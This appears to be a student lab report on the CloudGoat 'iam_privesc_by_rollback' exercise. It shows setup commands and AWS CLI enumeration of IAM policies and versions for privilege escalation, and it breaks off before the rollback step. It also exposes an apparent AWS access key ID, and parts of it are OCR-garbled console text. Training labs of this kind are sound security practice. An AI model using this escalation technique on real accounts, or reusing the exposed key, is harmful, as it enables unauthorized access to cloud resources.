CloudGoat IAM Privilege Escalation by Rollback Scenario Report

Introduction


The purpose of this assignment was to explore and practice privilege escalation techniques within AWS Identity and Access Management (IAM) using the **CloudGoat** vulnerable environment. Specifically, this scenario focused on *"iam_privesc_by_rollback"*, which demonstrates how an attacker can exploit rollback mechanisms in AWS to gain elevated privileges. The exercise was performed on a **Kali Linux** virtual machine, utilizing tools such as **AWS CLI** and CloudGoat.

Objective

- To understand privilege escalation via IAM role rollback in AWS.
- To identify vulnerable permissions and exploit them for privilege escalation.
- To learn the importance of proper IAM configuration to prevent privilege escalation attacks.

Setup

1. A Kali Linux virtual machine was used for the entire exercise.
2. **AWS CLI** was installed and configured with the required IAM credentials for CloudGoat. Followed by Installing terraform.



3. The CloudGoat tools and scenarios was downloaded from the official repository:

- [CloudGoat GitHub Repository]


```
$ git clone https://github.com/RhinoSecurityLabs/cloudgoat.git

Cloning into 'cloudgoat' ...
remote: Enumerating objects: 6367, done.
remote: Counting objects: 100% (1380/1380), done.
remote: Compressing objects: 100% (378/378), done.
remote: Total 6367 (delta 1126), reused 1002 (delta 1002), pack-reused 4987 (from 4)
Receiving objects: 100% (6367/6367), 15.88 MiB | 3.60 MiB/s, done.
Resolving deltas: 100% (3032/3032), done.
```

4. CloudGoat was properly installed following the provided instructions and was configured to run in the AWS environment. I used profile name cgoat, which I had also used during aws cli set up on step 2 above.

```
$ cloudgoat config aws
A configuration file exists at /home/recon-k/.local/share/pipx/venvs/cloudgoat/lib/python3.13/site-packages/cloudgoat/config.yml
Found existing configuration, continuing will overwrite.
Would you like to specify a new default aws setting now? [y/n]: y
Enter the name of your default AWS profile: cgoat
A default aws setting of "cgoat" has been saved.
```

5. Next I white listed my public ip address so that it cant be rejected by what we shall want to access from the cloud at the later stages:



Scenario Overview

The **iam_privesc_by_rollback** scenario demonstrates how an IAM user can escalate privileges by exploiting rollback mechanisms for IAM policies.

Key concepts involved:


- **IAM Users and Roles**
- **Policies and Permissions**
- **Versioning & Rollback of Policies**

In this scenario, a user with limited permissions can restore an older version of a policy containing more permissive settings, thereby gaining escalated privileges.


Starting the Scenario


1. CloudGoat was initialized using the command:


   cloudgoat create iam_privesc_by_rollback



2. Then I created a user cloudgoat on my aws account , added the profile on my kali machine an added the profile given by the previous command that gave credentials for user raynor:


us-east-1.console.aws.amazon.com/iam/home?region=eu-west-1#/users/details/cloudgoat/create-access-key
Search
[Alt+S]
Global
recon
IAM > Users > cloudgoat > Create access key
Step 1
Access key best practices & alternatives
Step 2 - optional
Set description tag
Step 3
Retrieve access keys
Access key best practices & alternatives Info
Avoid using long-term credentials like access keys to improve your security. Consider the following use cases and alternatives.
Use case
Command Line Interface (CLI)
You plan to use this access key to enable the AWS CLI to access your AWS account.
Local code
You plan to use this access key to enable application code in a local development environment to access your AWS account.
Application running on an AWS compute service
You plan to use this access key to enable application code running on an AWS compute service like Amazon EC2, Amazon ECS, or AWS Lambda to access your AWS account.
Third-party service
You plan to use this access key to enable access for a third-party application or service that monitors or manages your AWS resources.
Application running outside AWS
You plan to use this access key to authenticate workloads running in your data center or other infrastructure outside of AWS that needs to access your AWS resources.
Other
Your use case is not listed here.
21°C
Partly sunny
Search
18:02
14/07/2025



us-east-1.console.aws.amazon.com/iam/home?region=eu-west-1#/users/details/cloudgoat/create-access-key
Search
[Alt+S]
Global
recon
IAM > Users > cloudgoat > Create access key
Access key created
This is the only time that the secret access key can be viewed or downloaded. You cannot recover it later. However, you can create a new access key any time.
Step 1
Access key best practices & alternatives
Step 2 - optional
Set description tag
Step 3
Retrieve access keys
Retrieve access keys Info
Access key
If you lose or forget your secret access key, you cannot retrieve it. Instead, create a new access key and make the old key inactive.
Access key
Secret access key
AKIAXF2MNWFC4DVJUR6O
********** Show
Access key best practices
Never store your access key in plain text, in a code repository, or in code.
Disable or delete access key when no longer needed.
Enable least-privilege permissions.
Rotate access keys regularly.
For more details about managing access keys, see the best practices for managing AWS access keys.
Download .csv file
Done
Search
18:10
14/07/2025


(recon-k㉿vbox)-[~]
$ aws configure --profile cgoat
AWS Access Key ID [**********PH4B]: AK
AWS Secret Access Key [**********CIZI]: Zu/19
Nov
Default region name [None]:
Default output format [None]:
(recon-k㉿vbox)-[~]
$ aws configure --profile raynor
AWS Access Key ID [**********LYL2]:
AWS Secret Access Key [**********w8iF]:
LYL2
Default region name [None]:
Default output format [None]:
(recon-k㉿vbox)-[~]
$

3. I then did policy enumeration, so that I can get the policy ARN and the ARN value. I used the following command:


   aws iam list-user-policies --user-name $IAM_USERNAME

   but in order for the command to be successful, I first needed to know the user identity



Since in the command we are supposed to use for policy enumerationm the username is needed, in this case the username starts after the slash which is just after the name user and just before the closing quotation marks and the final command should be as shown in below:

aws iam list-user-policies --user-name raynor-cgidrk0ius9uzo --profile raynor




Enumerating policy Versions

In AWS IAM, each policy can have multiple versions - up to five - where only one version is set as the 'default" (active) version. Whenever you edit a policy, IAM creates a new version, leaving older versions saved in the background.


Older, non-default versions may grant privileges that are no longer visible in the default version. If an attacker can switch the default to a more permissive version, they could elevate their access.

In this step I used the arn policy value obtained in the previous step to enumerate the policy versions in order to Identify active and inactive policies.



According to the screenshot, policy version 1 is the active version. While the rest are inactive.

In order to get more information on version1 which is the active version, I adjusted the previous command by changing the “list-policy-versions” to “get-policy-version” and adding --version-id v1 at the end




